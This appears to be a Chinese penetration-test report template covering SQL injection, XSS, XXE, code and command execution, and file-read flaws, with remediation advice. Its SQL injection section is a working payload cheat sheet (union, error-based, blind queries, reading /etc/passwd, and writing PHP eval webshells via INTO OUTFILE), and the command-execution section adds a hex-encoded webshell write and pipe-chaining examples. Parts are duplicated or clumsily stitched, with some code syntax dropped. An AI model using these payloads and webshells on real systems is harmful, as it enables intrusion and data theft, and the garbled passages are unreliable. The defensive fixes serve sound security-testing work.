	username='admin 来获取数据库中管理员的密码。 数据操纵：通过插入恶意的 SQL 语句，在数据库中进行操作，从而造成损害。例如，攻击者可以尝试输入 '; UPDATE users SET password='$new_password' WHERE username='$username 来修改指定用户的密码。 其余危害： 1. 在有写文件权限的情况下，直接用 INTO OUTFILE 或者 DUMPFILE 向 Web 目录写文件，或者写文件后结合文件包含漏洞达到代码执行的效果。 2. 在有读文件权限的情况下,用 load_file()函数读取网站源码和配置文件，获取敏感数据。 3. 提升权限，获得更高的用户权限或者管理员权限，绕过登录，添加用户，调增用户权限等，从而拥有更多的网站功能。 4. 通过注入控制数据库查询出来的数据，控制如模板、缓存等文件的内容来获取权限，或者删除、读取某些关键文件。 5. 在可以执行多语句的情况下，控制整个数据库，包括控制任意数据、任意字段长度等。 6. 在 SQL Server 这类数据库中可以直接执行系统命令。 7. 数据库原有数据泄露、篡改甚至删除，甚至导致攻击者完全控制服务器。

修复建议	参考资料：
	https://github.com/Tencent/secguide/blob/main/Java%E5%AE%89%E5%85%A8%E6%8C%87%E5%8D%97.md
	
	1.1 数据持久化
	
	1.1.1【必须】SQL语句默认使用预编译并绑定变量
	
	Web后台系统应默认使用预编译绑定变量的形式创建sql语句，保持查询语句和数据相分离。以从本质上避免SQL注入风险。
	
	如使用Mybatis作为持久层框架，应通过#{}语法进行参数绑定，MyBatis 会创建 `PreparedStatement` 参数占位符，并通过占位符安全地设置参数。
	
	示例：JDBC
	
	`String custname = request.getParameter("name");`
	`String query = "SELECT * FROM user_data WHERE user_name = ? ";`
	`PreparedStatement pstmt = connection.prepareStatement( query );`
	`pstmt.setString( 1, custname);`
	`ResultSet results = pstmt.executeQuery( );`
	
	Mybatis
	
	`<select id="queryRuleIdByApplicationId" parameterType="java.lang.String" resultType="java.lang.String">`
	`select rule_id from scan_rule_sqlmap_tab where application_id=#{applicationId}`
	`</select>`
	
	应避免外部输入未经过滤直接拼接到SQL语句中，或者通过Mybatis中的
	传入SQL语句（即使使用PreparedStatement，SQL语句直接拼接外部输入也同样有风险。例如Mybatis中部分参数通过{}传入SQL语句后实际执行时调用的是PreparedStatement.execute()，同样存在注入风险）。
	
	1.1.2【必须】白名单过滤
	
	对于表名、列名等无法进行预编译的场景，比如外部数据拼接到order by, group by语句中，需通过白名单的形式对数据进行校验，例如判断传入列名是否存在、升降序仅允许输入“ASC”和“DESC”、表名列名仅允许输入字符、数字、下划线等。参考示例：
	
	`public String someMethod(boolean sortOrder) {`
	`String SQLquery = "some SQL ... order by Salary " + (sortOrder ? "ASC" : "DESC");`
	`...`
	
	1. Web 后台系统应默认使用预编译绑定变量的形式创建 sql 语句，保持查询语句和数据相分离。以从本质上避免 SQL 注入风险。
	如使用 Mybatis 作为持久层框架，应通过#{}语法进行参数绑定，MyBatis 会

创建 PreparedStatement 参数占位符，并通过占位符安全地设置参数。

示例：JDBC

```
String username = request.getParameter("username");
String password = request.getParameter("password");

String sql = "SELECT * FROM users WHERE username = ? AND password = ?";

PreparedStatement statement = connection.prepareStatement(sql);
statement.setString(1, username);
statement.setString(2, password);

ResultSet results = statement.executeQuery();
```

示例：Mybatis

```
<select                                id="queryRuleIdByApplicationId"
parameterType="java.lang.String" resultType="java.lang.String">
    SELECT rule_id FROM scan_rule_sqlmap_tab WHERE application_id =
#{applicationId}
</select>
```

2. 应避免外部输入未经过滤直接拼接到 SQL 语句中，或者通过 Mybatis 中的传入语句（即使使用，语句直接拼接外部输入也同样有风险。例如中部分参数通过{}传入 SQL 语句后实际执行时调用的是 PreparedStatement.execute()，同样存在注入风险）。

3. 对于表名、列名等无法进行预编译的场景，比如外部数据拼接到 order by，group by 语句中，需通过白名单的形式对数据进行校验，例如判断传入列名是否存在、升降序仅允许输入“ASC”和“DESC”、表名列名仅允许输入字符、数字、下划线等。

参考示例：

```
public String someMethod(boolean sortOrder){
 String SQLquery = "some SQL ...order by Salary " + (sortOrder ?
"ASC" : "DESC");`
 ...
```

4. Web 应用程序接入数据库服务器使用的用户禁用系统管理员，用户角色应遵循最小权限原则。

5. 定期审计数据库执行日志，查看是否存在应用程序正常逻辑之外的 SQL 语句执行痕迹。

【特别注意】：

Order By 注入修复建议

开发者在编写系统框架时无法使用预编译的办法处理这类参数，只要对输入的值进行白名单比对，基本上就能防御这种注入。
1. 通过正则表达式进行字符串过滤，只允许字段中出现字母、数字、下划线。
2. 通过白名单思路，使用间接对象引用。前端传递引用数字或者字符串等，用于与后端做数组映射，这样可以隐藏数据库数据字典效果，避免直接引用带来的危害。

编程代码参考：
设置一个枚举或者 MAP 变量，然后拿用户输入 passwd 进行比对返回序号，然后拿序号预编译。

```
int index = map.get("password");
String sql = "SELECT * FROM users WHERE password = ? ORDER BY ?";
PreparedStatement stmt = conn.prepareStatement(sql);
stmt.setString(1, password);
stmt.setInt(2, index);
ResultSet rs = stmt.executeQuery();
```

代码实现参考：

```
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.util.regex.Pattern;

public class SqlInjectionFixer {

  // 定义一个正则表达式，用于过滤特殊字符
  private static final Pattern specialCharPattern = Pattern.compile("[^a-zA-Z0-9]");

  // 使用预编译的 PreparedStatement 执行 SQL 查询
  public void query(Connection connection, String userInput) throws Exception {
    // 对用户输入的字符串进行过滤，去除特殊字符
    String filteredInput = specialCharPattern.matcher(userInput).replaceAll("");

    // 使用预编译的 PreparedStatement 执行查询，并将用户输入的字符串作为参数
    PreparedStatement statement = connection.prepareStatement("SELECT * FROM table WHERE column = ?");
    statement.setString(1, filteredInput);
    statement.executeQuery();
  }
}
```

这段代码使用了正则表达式来过滤用户输入的字符串中的特殊字符。然后使

	用预编译的 PreparedStatement 执行 SQL 查询，并将用户输入的字符串作为参数。这样，即使用户输入的字符串中包含特殊字符，也不会导致 SQL 注入漏洞的产生。
初测过程	01 联合查询 0001 利用前提 页面上有显示位 0002 优点 方便 快捷 易于利用 0003 缺点 需要显示位 0x001 判断是否存在 SQL 注入,同时判断注入类型 整型注入还是字符串型注入 判断注入 and 1=1 / and 1=2 回显页面不同(整型判断) 单引号'判断显示数据库错误信息或者页面回显不同(整型,字符串类型判断) 转义符\ -1 / +1 回显下一个或者上一个页面(整型判断) and sleep(5) 判断页面返回时间 0x002 判断显示位长度,判断列数(二分法) order by 10 order by 20 order by 15 ... 0x003 判断显示位,UNION 联合查询 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15 0x004 查询获取当前所用的数据库用户名 数据库名 数据库路径 操作系统版本 MySQL 数据库版本 user()---数据库用户名 database()---数据库名 @@basedir---数据库路径 @@datadir---数据库里面 data 路径 @@version_compile_os---操作系统版本 version()---MySQL 数据库版本 @@version---MySQL 数据库版本 0x005 查找列出所有的数据库名称

limit 一个一个打印出来数据库名字
select concat(schema_name) from information_schema.schemata limit 0,1
group_concat 一次性全部显示数据库名字
select group_concat(schema_name) from information_schema.schemata

0x006 查找列出所有的表名
limit 一个一个打印出来表名
select concat(table_name) from information_schema.tables where table_schema=0x(数据库名称转换十六进制) limit 0,1
group_concat 一次性全部显示表名
select group_concat(table_name) from information_schema.tables where table_schema=0x(数据库名称转换十六进制)

0x007 查找列出所有的字段名称
limit 一个一个打印出来字段名称
select concat(column_name) from information_schema.columns where table_schema=0x(数据库名称转换十六进制) and table_name=0x(表名转换十六进制) limit 0,1
group_concat 一次性显示全部字段名称
select group_concat(column_name) from information_schema.columns where table_schema=0x(数据库名称转换十六进制) and table_name=0x(表名转换十六进制)

0x008 查找列出所有需要的字段数据
limit 一个一个打印出来字段数据
select concat(0x7e,username,0x7e,password) from 数据库名字.表名 limit 0,1
group_concat 一次性全部显示字段数据
select group_concat(0x7e,username,0x7e,password) from 数据库名字.表名

0x009 load_file()读取文件操作

0001 前提
知道文件的绝对路径
0002 能够使用 union 查询
对 web 目录有写的权限
union select 1,load_file('/etc/passwd'),3,4,5#
0x2f6574632f706173737764
union select 1,load_file(0x2f6574632f706173737764),3,4,5#
路径没有加单引号的话必须转换十六进制

要是想省略单引号的话必须转换十六进制

0x010 into outfile 写入文件操作

0001 前提
文件名必须是全路径(绝对路径)
002 用户必须有写文件的权限
没有对单引号'过滤
select '<?php phpinfo(); ?>' into outfile 'C:\\Windows\\tmp\\8.php'
select '<?php @eval($_POST["admin"]); ?>' into outfile 'C:\\Windows\\tmp\\8.php'
路径里面两个反斜杠\\可以换成一个正斜杠/
PHP 语句没有单引号的话,必须转换成十六进制
要是想省略单引号'的话,必须转换成十六进制
<?php eval($_POST["admin"]); ?> 或者 <?php eval($_GET["admin"]); ?>
<?php @eval($_POST["admin"]); ?>
<?php phpinfo(); ?>
<?php eval($_POST["admin"]); ?>
建议一句话 PHP 语句转换成十六进制

0x011 一句话木马

<?php eval($_POST["admin"]); ?> 或者 <?php eval($_GET["admin"]); ?>
<?php @eval($_POST["admin"]); ?>
<?php phpinfo(); ?>
<?php eval($_POST["admin"]); ?>
建议一句话 PHP 语句转换成十六进制

02 Error-based SQL injection

0001 利用前提
页面上没有显示位,但是需要输出 SQL 语句执行错误信息.比如 mysql_error()

0002 优点
不需要显示位

0003 缺点
需要输出 mysql_error 的报错信息

001 通过 floor 报错[没有任何字符长度限制]

0001 固定句式

and (select 1 from (select count(*),concat((select (select (payload)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

0002 查询数据库的个数

select concat(0x7e,count(schema_name),0x7e) from information_schema.schemata

0003 payload 组合语句

and (select 1 from (select count(*),concat((select (select (select concat(0x7e,count(schema_name),0x7e) from information_schema.schemata)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

0004 获取数据库名字

select concat(0x7e,schema_name,0x7e) from information_schema.schemata limit 0,1

0005 payload 组合语句

and (select 1 from (select count(*),concat((select (select (select concat(0x7e,schema_name,0x7e) from information_schema.schemata limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

002 通过 ExtractValue 报错[最多 32 字符]

0001 固定句式

and extractvalue(1,(payload))

或者记忆成

and extractvalue(1,(concat(0x7e,(payload),0x7e)))

0002 查询数据库版本号

and extractvalue(1,(concat(0x7e,(select @@version),0x7e)))

或者写成

and extractvalue(1,(concat(0x7e,(select version()),0x7e)))

003 通过 UpdateXML 报错[最多 32 字符]

0001 固定句式

+and updatexml(1,(payload),1)

或者记忆成

+and updatexml(1,(concat(0x7e,(payload),0x7e)),1)

0002 查询数据库版本号
+and updatexml(1,(concat(0x7e,(select @@version),0x7e)),1)
或者写成
+and updatexml(1,(concat(0x7e,(select version()),0x7e)),1)
+加号可以换成空格

03 Boolean-based blind SQL injection

0001 利用前提
页面上没有显示位,也没有输出 SQL 语句执行报错信息
只能通过页面返回正常不正常

0002 优点
不需要显示位,不需要报错信息

0003 缺点
速度慢,耗费大量时间

001 exists() 用于检查子查询是否只要返回一行数据,返回 True 或者 False
and exists(select user())
?id=1' and exists(select * from information_schema.tables) --+

002 ascii() 返回字符串 str 的最左面字符的 ASCII 代码值.如果 str 是空字符串,返回 0.如果 str 是 NULL,返回 NULL.
and ascii('r')=114
and ascii(substr((select user()),1,1))=114

003 substr() substr(string,num start,num length) string 字符串 start 起始位置 length 长度
and substr((select user()),1,1)='r'
and substr((select user()),2,1)='o'
?id=1' and exists(select * from information_schema.tables) --+
?id=1' and (select length(version()))=6 --+ //判断 version() 返回字符串的长度
?id=1' and (select count(distinct table_schema) from information_schema.tables)=11 --+
//判断有多少数据库,自动去除空数据库
?id=1' and (select count(distinct table_schema) from information_schema.columns)=11 --+ //判断有多少数据库,自动去除空数据库

	select count(schema_name) from information_schema.schemata
	?id=1' and (select count(schema_name) from information_schema.schemata)=12 --+ //判断有多少数据库,自动去除空数据库
	and ascii(substr((select concat(schema_name) from information_schema.schemata limit 0,1),1,1))=105 //判断第一个库的第一个字符
	
	04 Time-based blind SQL injection
	
	0001 利用前提
	页面没有显示位,也没有输出 SQL 语句执行错误信息
	正确的 SQL 语句和错误的 SQL 语句返回页面都一样,但是加入 sleep(5)条件之后,页面的返回速度明显慢了 5 秒
	
	0002 优点
	不需要显示位,不需要出错信息
	
	0003 缺点
	速度慢,耗费大量时间
	
	001 IF(Condition,A,B)函数
	当 Contion 为 TRUE 时候,返回 A;当 Contion 为 FALSE 时候,返回 B.
	eg:if(ascii(substr('hello',1,1))=104,sleep(5),1)
	可以换成双引号 if(ascii(substr("hello",1,1))=104,sleep(5),1)
	and if(ascii((select @@version,1,1))=53,sleep(5),1)
	if(ascii(substr((payload),1,1))=114,sleep(5),1)
	if((select count(distinct table_schema) from information_schema.tables)=17,sleep(5),1)
	//获取当前数据库个数
	if(ascii(substr((select user(),1,1))=114,sleep(5),1) //获取当前连接数据库用户第一个字母
	if(ascii(substr((select distinct table_schema from information_schema.tables limit 0,1),1,1))=105,sleep(5),1) //判断第一个数据库第一个字符
	if(ascii(substr((select distinct table_schema from information_schema.tables limit 0,1),2,1))=110,sleep(5),1) //判断第一个数据库第一个字符

复测过程	
复测结果	**未修复**

初测人员	
复测人员	

9. 存储（反射/DOM）型 XSS 漏洞

漏洞名称	存储（反射/DOM）型 XSS 漏洞
漏洞地址	
漏洞等级	中危（高危）
漏洞描述	XSS 漏洞（Cross-Site Scripting）是指攻击者通过在网站的表单中注入恶意的脚本，来绕过网站的安全措施，获取用户的敏感信息或控制用户的行为。 XSS 漏洞常见于网站和应用程序中，当用户在网站的表单中输入信息时，攻击者可以通过在输入中插入恶意的脚本来控制网站的行为。例如，攻击者可以通过注入恶意的脚本来窃取用户的敏感信息，或者控制用户的浏览器行为。 为了防止 XSS 漏洞，网站和应用程序应该对用户的输入进行过滤和验证，以防止恶意的脚本的注入。此外，网站应该使用安全的编码方式来防止 XSS 漏洞，并定期检查代码以确保安全。 跨站脚本（Cross-Site Scripting，XSS）是一种网站应用程序的安全漏洞攻击，是代码注入的一种，允许恶意用户将代码注入网页，其他用户在观看网页时会受到影响。这类攻击通常包含 HTML 和用户端脚本语言。 XSS 攻击通常是指通过利用网页开发时留下的漏洞，巧妙注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序。这些恶意网页程序通常是 JavaScript，但实际上可以包括 Java、VBScript、ActiveX、Flash 或者普通的 HTML。攻击成功后，攻击者可能得到更高的权限（如执行一些操作）、私密网页内容、会话和 Cookie 等内容。 跨站脚本攻击是一种迫使 Web 站点回显可执行代码的攻击技术，而这些可执行代码由攻击者提供、最终为用户浏览器加载。不同于大多数攻击（一般只涉及攻击者和受害者），XSS 涉及到三方，即攻击者、客户端与网站。XSS 的攻击目标是为了盗取客户端的 Cookie 或者其他网站用于识别客户端身份的敏感信息。获取到合法用户的信息后，攻击者甚至可以假冒最终用户与网站进行交互。 XSS 全称 (Cross Site Scripting)跨站脚本攻击， 指攻击者在网页中嵌入客户端脚本(例如 JavaScript)，当用户浏览此网页时，脚本就会在用户的浏览器上执行，从而达到攻击者的目的。比如获取用户的 Cookie，导航到恶意网站,携带木马等。 XSS 又分为存储型、反射型和 DOM 型。 存储型跨站脚本攻击漏洞是指攻击者注入的跨站脚本长期性地存储到服务器，当任何用户访问存在跨站脚本的页面时，都会遭到跨站脚本攻击。 反射型跨站脚本攻击漏洞是简单地把用户输入的数据“反射”给浏览器。攻击脚本未存储在服务端，客户端每次访问需要携带攻击脚本才能中招。 DOM 型跨站脚本攻击漏洞是客户端脚本（一般是 javascript）处理用户输入时，没有做充分的过滤，并且将用户的输入赋给 DOM 树中 某些对

	象的属性，比如通过 document.write，window.location 等。这些操作支持执行 javascript,造成用户的输入被执行。
漏洞成因	由于动态网页的 Web 应用对用户提交请求参数未做充分的检查过滤，允许用户在提交的数据中掺入 HTML 代码（最主要的是“>”、“<”），然后未加编码地输出到第三方用户的浏览器，这些攻击者恶意提交代码会被受害用户的浏览器解释执行。由于动态网页的 Web 应用对用户提交请求参数未做充分的检查过滤,允许用户在提交的数据中掺入 HTML 代码(最主要的是“>”、“<”），然后未加编码地输出到第三方用户的浏览器，这些攻击者恶意提交代码会被受害用户的浏览器解释执行。
漏洞危害	获取用户的 Cookie，导航到恶意网站,携带木马等。
修复建议	**通用方案：** 1.将重要的 Cookie 标记为 http only，使 javascript 中的 document.cookie 语句不能获取到 Cookie。 2.输入检查： 在构造白名单的过程中需要保证在不影响用户体验的同时，尽可能杜绝一切不必要的输入内容，只允许用户输入我们期望的数据。 例如： 年龄的 textbox 中，只允许用户输入数字，而数字之外的字符都过滤掉。 3.输出检查： 对数据进行 html encode 处理，过滤移除特殊的 html 标签。 例如： <script>，<iframe> ，< for <， > for >， &quot for ″， 过滤 javascript 事件的标签。 例如： onclick=，onfocus 等等 建议过滤关键字为： [1] < 左尖括号 [2] > 右尖括号 [3] ″ 双引号 [4] ’ 单引号 [5] \`` 反引号 [6]%百分号 [7](左圆括号 [8])右圆括号 [9];分号 [10]/正斜杠 [11]` 反斜杠 [12] [左中括号 [13]] 右中括号 [14] & 连接符号 [15] # 井号 比如把<编码为<。 4.其他参考： 富文本过滤库

ruby: https://github.com/rgrove/sanitize
php: https://github.com/ezyang/htmlpurifier
javascript: https://github.com/leizongmin/js-xss
https://github.com/cure53/DOMPurify
更多：
https://github.com/search?o=desc&q=xss&ref=searchresults&s=stars&type=Repositories&utf8=%E2%9C%93

PHP

建议采用以下函数进行实体编码或者过滤特殊字符建议采用以下函数进行实体编码或者过滤特殊字符
strip_tags($str, [允许标签])#从字符串中去除 HTML 和 PHP 标记
htmlentities($str)#转义 html 实体
html_entity_decode($str)#反转义 html 实体
addcslashes($str,'字符')#给某些字符加上反斜杠
stripcslashes($str)#去掉反斜杠
addslashes ($str)#单引号、双引号、反斜线与 NULL 加反斜杠
stripslashes($str)#去掉反斜杠
htmlspecialchars()#特殊字符转换为 HTML 实体
htmlspecialchars_decode()#将特殊的 HTML 实体转换回普通字符

Java

1.特殊字符替换

```
public static String html(String content){
    if(content==null)return "";
    String html = content;
    html = html.replace( "'", "&apos;");
    html = html.replaceAll( "&", "&amp;");
    html = html.replace( "\"", "&quot;");  //"
    html = html.replace( "\t", "  ");// 替换跳格
    html = html.replace( " ", " ");// 替换空格
    html = html.replace("<", "&lt;");
    html = html.replaceAll( ">", "&gt;");
    return html;
}
```

2.apache 工具包 common-lang 中有一个很有用的处理字符串的工具类，其中之一就是 StringEscapeUtils,这个工具类是在 2.3 版本以上加上的去的，利用它能很方便的进行 html,xml,java 等的转义与反转义
org.apache.commons.lang3 包有个 StringEscapeUtils
StringEscapeUtils.unescapeHtml4(str);
3.org.springframework.web.util.HtmlUtils 可以实现 HTML 标签及转义字符之间的转换。

```
/** HTML 转义 **/
String s = HtmlUtils.htmlEscape("<div>hello
```

	world ");
	System.out.println(s);
	String s2 = HtmlUtils.htmlUnescape(s);
	System.out.println(s2);。
	
	代码实现参考：
	import org.apache.commons.text.StringEscapeUtils;
	
	public class XssFixer {
	public static String filterSpecialChars(String input) {
	// 先对字符串进行 HTML 实体编码
	String encodedInput = StringEscapeUtils.escapeHtml4(input);
	
	// 使用正则表达式过滤特殊字符，只保留字母、数字和常用的特殊字符
	String filteredInput = encodedInput.replaceAll("[^a-zA-Z0-9\\p{Punct}]+", "");
	
	return filteredInput;
	}
	}
	在 Java 中，通过使用 StringEscapeUtils 类可以轻松地对字符串进行 HTML 实体编码，并使用正则表达式过滤特殊字符。
	在上面的代码中，我们首先对输入字符串进行 HTML 实体编码，然后使用正则表达式过滤特殊字符。这样可以有效地修复 XSS 漏洞，防止攻击者注入恶意脚本。

初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

10. HTML 注入漏洞

漏洞名称	HTML 注入漏洞
漏洞地址	
漏洞等级	中危（高危）
漏洞描述	HTML 注入漏洞是一种应用安全问题，指攻击者在网站上注入恶意的 HTML 代码，影响网站正常功能，或获取私人信息。
漏洞成因	攻击者在网站上注入恶意的 HTML 代码，影响网站正常功能，或获取私人信息。
漏洞危害	攻击者在网站上注入恶意的 HTML 代码，影响网站正常功能，或获取私人信息。
修复建议	1. 过滤用户输入的数据，避免特殊字符的注入。 2. 使用白名单，仅允许特定的字符和标签。 3. 对数据进行转义，避免恶意代码的注入。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

11. XXE(XML 实体注入)漏洞

漏洞名称	XXE(XML 实体注入)漏洞
漏洞地址	
漏洞等级	高危
漏洞描述	XXE 漏洞（XML External Entity）是指攻击者通过在 XML 文档中插入外部实体，来绕过网站的安全措施，获取敏感信息或控制网站的行为。XXE 漏洞常见于网站和应用程序中，当用户在网站的表单中输入 XML 文档时，攻击者可以通过在 XML 文档中插入外部实体来控制网站的行为。例如，攻击者可以通过 XXE 漏洞来窃取敏感信息，或者控制网站的行为。为了防止 XXE 漏洞，网站和应用程序应该对用户的输入进行过滤和验证，以防止恶意的 XML 文档的注入。此外，网站应该在解析 XML 文档时禁用外部实体，并定期检查代码以确保安全性。 XML 外部实体注入漏洞也就是我们常说的 XXE 漏洞。XML 作为一种使用较为广泛的数据传输格式，很多应用程序都包含有处理 xml 数据的代码，默认情况下，许多过时的或配置不当的 XML 处理器都会对外部实体进行引用。如果攻击者可以上传 XML 文档或者在 XML 文档中添加恶意内容，通过易受攻击的代码、依赖项或集成，就能够攻击包含缺陷的 XML 处理器。XXE 漏洞的出现和开发语言无关，只要是应用程序中对 xml 数据做了解析，而这些数据又受用户控制，那么应用程序都可能受到 XXE 攻击。
漏洞成因	
漏洞危害	
修复建议	
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

12. 远程代码执行漏洞

漏洞名称	**远程代码执行漏洞**
漏洞地址	
漏洞等级	超危
漏洞描述	代码执行漏洞是指攻击者能够通过某种方式在程序中注入恶意代码，并通过该程序执行恶意代码。这种漏洞通常发生在对用户输入数据没有进行充分的过滤或检查的情况下，攻击者可以利用这一点来注入恶意代码。代码执行漏洞可能会导致系统被恶意控制，并可能对系统造成严重破坏。因此，开发人员应该在编写代码时注意这一问题，并确保对用户输入数据进行充分的过滤和检查。 用户通过浏览器注入一些特殊字符提交执行代码，由于服务端没有针对执行函数做过滤，导致攻击者在没有指定绝对路径的情况下就执行代码，可能会允许攻击者通过改变$PATH 或程序执行环境的其他方面来执行恶意构造的代码，改变原本的执行意图，从而执行攻击者指定的代码。
漏洞成因	在各类编程语言中，为了方便程序处理，通常会存在各种执行外部程序的函数，当调用函数执行命令且服务端未对执行函数输入结果做过滤时，导致在没有指定绝对路径的情况下就执行命令，攻击者通过注入恶意命令，造成巨大的危害。 在 Web 应用中有时候程序员为了考虑灵活性、简洁性，会在代码调用 eval 函数(PHP 函数)去处理，比如当应用在调用一些能将字符串转化成代码的函数时，没有考虑用户是否能控制这个字符串，将造成代码执行漏洞。 由于开发人员编写程序时没有针对代码中可执行的特殊函数入口做过滤，导致客户端可以提交恶意构造语句提交，并交由服务端执行。命令注入攻击中 WEB 服务器没有过滤类似 system()， eval()， exec()， assert()， preg replace()+ /e 模式等函数是该漏洞攻击成功的最主要原因。
漏洞危害	攻击者在没有指定绝对路径的情况下就执行代码，可能会允许攻击者通过改变$PATH 或程序执行环境的其他方面来执行恶意构造的代码，改变原本的执行意图，从而执行攻击者指定的代码。
修复建议	**通用方案** 1.使用低权限用户执行应用程序。 2.升级组件到最新版本。 3.配置或代码过滤危险函数，例如 eval()、assert()、preg replace()+/e 模式等。 **PHP** 1.对于 eval()和 assert()函数一定要保证用户不能轻易接触 eval()和 assert()的参数或者用正则严格判断输入的数据格式。 2.对于字符串一定要使用单引号包裹可控代码，并且插入前进行

	addslashes。 3.对于 preg replace()放弃使用/e 修饰符。如果必须要用/e 修饰符，请保证第二个参数中，对于正则匹配出的对象，用单引号包裹。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

13. 远程命令执行漏洞

漏洞名称	**远程命令执行漏洞**
漏洞地址	
漏洞等级	超危
漏洞描述	命令执行漏洞是指攻击者可以通过向程序提交恶意的命令，并使程序执行该命令，来达到攻击的目的。这种漏洞通常发生在程序对用户输入的数据没有进行充分的过滤或检查的情况下，攻击者可以利用这一点来向程序提交恶意的命令。命令执行漏洞可能会导致系统被恶意控制，并可能对系统造成严重破坏。因此，开发人员应该在编写代码时注意这一问题，并确保对用户输入的数据进行充分的过滤和检查。 命令执行通常因为指 Web 应用在服务器上拼接系统命令而造成的漏洞。 该类漏洞通常出现在调用外部程序完成一些功能的情景下。比如一些 Web 管理界面的配置主机名/IP/掩码/网关、查看系统信息以及关闭重启等功能，或者一些站点提供如 ping、nslookup、提供发送邮件、转换图片等功能都可能出现该类漏洞。
漏洞成因	用户可控点可以使用管道符进行命令拼接 参数点的过滤不严格，或者可以被绕过 相关函数 system()有回显， 输出并返回最后一行 shell 结果。 passthru()(有回显)，只调用命令，把命令的运行结果原样地直接输出到标准输出设备上。 exec()（回显最后一行-必须 echo 输出）不输出结果，返回最后一行 shell 结果，所有结果可以保存到一个返回的数组里面。 shell_exec()（无回显-必须输出） 反引号：`` popen(handle,mode)(无回显，返回指针，需要将结果存到文件中)不会直接返回执行结果，而是返回一个文件指针 proc_open(‘cmd’,‘flag’,‘flag’)（无回显）不会直接返回执行结果，而是返回一个文件指针。 常见注入方式 分号分割 分割 管道符 换行 反引号解析 替换 无回显技 bash 反弹 shell

	DNS 带外数据 http 带外 无带外时利用 或其他逻辑构造布尔条件 命令执行绕过 Windows: WINDOWS：用^转义 LINUX：需要用\来转义 echo 3c3f706870206576616c28245f504f53545b6b616e675d293b203f3e|xxd -r -ps > web 可写目录加文件完整名字 管道符说明： |：管道符，将一个程序的输出作为另一个程序的输入 >:输出重定向，将程序的输出流入到某个程序或者文本中 >>：追加输出重定向，将输出的内容追加到一个文件的末尾 其他特殊符号： Windows 平台： | 直接执行后面的语句 ping 127.0.0.1|whoami || 前面出错执行后面的 ，前面为假 ping 2 || whoami & 前面的语句为假则直接执行后面的,前面可真可假 ping 127.0.0.1&whoami && 前面的语句为假则直接出错，后面的也不执行，前面只能为真 ping 127.0.0.1&&whoami。
漏洞危害	继承 Web 服务器程序的权限，去执行系统命令 继承 Web 服务器程序的权限，读写文件 反弹 shell 写 Webshell 控制整个网站 甚至控制整个服务器。
修复建议	从架构和设计的角度来说： ①要用最小权限去运行程序，不要给予程序多余的权限，最好只允许在特定的路径下运行，可以通过明确的路径运行命令; ②尽可能使用库或框架：使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。尽可能地使用库调用，而不是调用外部进程来完成所需功能。 ③减少被攻击面：对于那些被用于生成待执行命令的数据，尽可能避免其被外部可控的数据污染。 从实现的角度来说： ①虽然使用动态生成的查询字符串，代码或命令将控制和数据混合在一起是有风险的，但有时它可能是不可避免的。正确引用参数并转义这些参数中的任何特殊字符。最保守的方法是转义或过滤所有未通过极其严格的白名单的字符(例如不是字母数字或空格的所有内容)。如果仍然需要一些特殊字符，例如空格，则在转义/过滤步骤之后将每个参数包装在引号中; ②如果只允许运行有限的命令，使用白名单方式过滤。
初测过程	

复测过程	
复测结果	**未修复**
初测人员	
复测人员	

14. URL 泄露敏感信息漏洞

漏洞名称	**URL 泄露敏感信息漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	URL 泄露敏感信息漏洞是指网站或应用程序的 URL 地址中包含敏感信息，如用户名和密码，可能会被恶意用户获取并利用。这种漏洞通常发生在开发人员在编写代码时没有注意到 URL 中包含敏感信息的情况下，或者在网站或应用程序的配置中存在问题。URL 泄露敏感信息漏洞可能会导致用户的账户被恶意用户盗取，因此应该尽量避免这种漏洞的发生。开发人员应该在编写代码时注意这一问题，并确保不会在 URL 中包含敏感信息。 URL 中包含敏感信息，如 token、ticket、用户名、口令、手机号、身份证号等信息。
漏洞成因	URL 中包含敏感信息，如 token、ticket、用户名、口令、手机号、身份证号等信息。
漏洞危害	攻击者可能获取到此 URL 中的敏感参数，造成敏感信息泄漏以及在获取到用户认证信息后进行登录等。
修复建议	1.采用 POST 请求方法请求体传输敏感数据。 2.敏感字段采用强加密传输，禁止采用简单 MD5 加密甚至 base64 编码或者相关算法变形处理方式，尽量使用国密算法或者支持国密算法的密码机。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	

复测人员	

15. 任意文件读取漏洞

漏洞名称	**任意文件读取漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	任意文件读取漏洞是指攻击者可以通过某种方式读取网站或应用程序服务器上的文件，获取敏感信息。这种漏洞通常发生在程序没有对用户的权限进行充分的检查或限制的情况下，攻击者可以利用这一点来读取服务器上的文件。任意文件读取漏洞可能会导致服务器上的敏感信息被泄露，因此应该尽量避免这种漏洞的发生。开发人员应该在编写代码时注意这一问题，并确保对用户的权限进行充分的检查和限制。 攻击者通过 Web Server 自身的安全问题或不安全的服务器配置可以读取服务器上开发者不允许读取的文件，进而造成诸如非预期读取文件、错误地把代码类文件当作资源文件等情况的发生，读取操作涉及内容包括服务器的各种配置文件、文件形式存储的密钥、服务器信息（包括正在执行的进程信息）、历史命令、网络信息、应用源码及二进制程序等。
漏洞成因	由于一些网站的业务需要,往往需要提供文件读取或下载的一个模块,但如果没有对读取或下载做一个白名单或者限制，可能导致恶意攻击者读取下载一些敏感信息(etc/passwd 等),对服务器做下一步的进攻与威胁。 攻击者通过 Web Server 自身的安全问题或不安全的服务器配置可以读取服务器上开发者不允许读取的文件，进而造成诸如非预期读取文件、错误地把代码类文件当作资源文件等情况的发生，读取操作涉及内容包括服务器的各种配置文件、文件形式存储的密钥、服务器信息（包括正在执行的进程信息）、历史命令、网络信息、应用源码及二进制程序等。
